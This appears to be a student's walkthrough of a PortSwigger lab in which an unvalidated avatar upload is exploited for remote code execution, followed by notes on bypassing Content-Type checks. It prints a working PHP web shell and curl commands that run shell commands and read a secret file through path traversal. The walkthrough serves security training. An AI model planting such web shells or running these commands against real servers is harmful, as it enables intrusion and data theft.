1f1 - Remote code execution via web shell upload [PortSwigger Lab]
This lab contains a vulnerable image upload function. It doesn’t perform any validation on the files users upload before storing them on the server’s filesystem.
To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret.
You can log in to your own account using the following credentials: wiener:peter
Solution:
So this application has an unprotected upload field in user page where you can upload profile avatar.

From there, I effectively uploaded a file named mal.php with contents <?php echo system($_GET['command']); ?>
once upload was done, I had to know where the file was uploaded so I could call it. Inspecting avatar link gave me the clue. <img src="/files/avatars/mal.php" class="avatar">
so I opened up terminal and called the mal.php
$> curl -X GET "https://0a9000000490ee47800ead51001f0062.web-security-academy.net/files/avatars/mal.php?command=pwd"

/var/www/html/avatars
/var/www/html/avatars
Now I know I’m at /var/www/html/avatars. So to read the contents of the secrets file, all I have to do is a simple [[2 - Portswigger Academy#Path Traversal |Path Traversal]]
$> curl -X GET "https://0a9000000490ee47800ead51001f0062.web-security-academy.net/files/avatars/mal.php?command=cat%20../../../../home/carlos/secret"

U4AE****************************U4AE****************************
Keep in mind this method repeats the message twice, so I had to remove the second part of message.
The secret contents:`U4AE****************************'
Most of the times, FOV will not be this easy. There will be defense mechanisms in place, but it doesn’t mean they are robust. They can still be exploited by finding flaws in these defense mechanisms.
- Flawed file type validation When submitting HTML forms, the browser sends this data in POST request with content type
application/x-www-form-url-encoded. This is fine for textual data, but for larger amounts of binary data like PDF or images, content typemultipard/form-datais preferred.
Consider the following example of form upload with image field, description and username
POST /images HTTP/1.1
Host: normal-website.com
Content-Length: 12345
Content-Type: multipart/form-data;
boundary=---------------------------012345678901234567890123456 ---------------------------012345678901234567890123456
Content-Disposition: form-data;
name="image";
filename="example.jpg"
Content-Type: image/jpeg
[...binary content of example.jpg...]
---------------------------012345678901234567890123456
Content-Disposition: form-data;
name="description" This is an interesting description of my image. ---------------------------012345678901234567890123456
Content-Disposition: form-data;
name="username" wiener ---------------------------012345678901234567890123456--
We can see Content-Type, filename, binary data and other interesting information about this form in here.
One way that a website might validate uploaded file, is to check the input-specific Content-Type if it matches expected file type. if it only expects image/png it will only allow PNG. It could become problematic if the server trusts this header for what a file is and doesn’t perform further validation on the file, whether the file itself matches its description. this defense can be bypassed a tool like BurpSuite.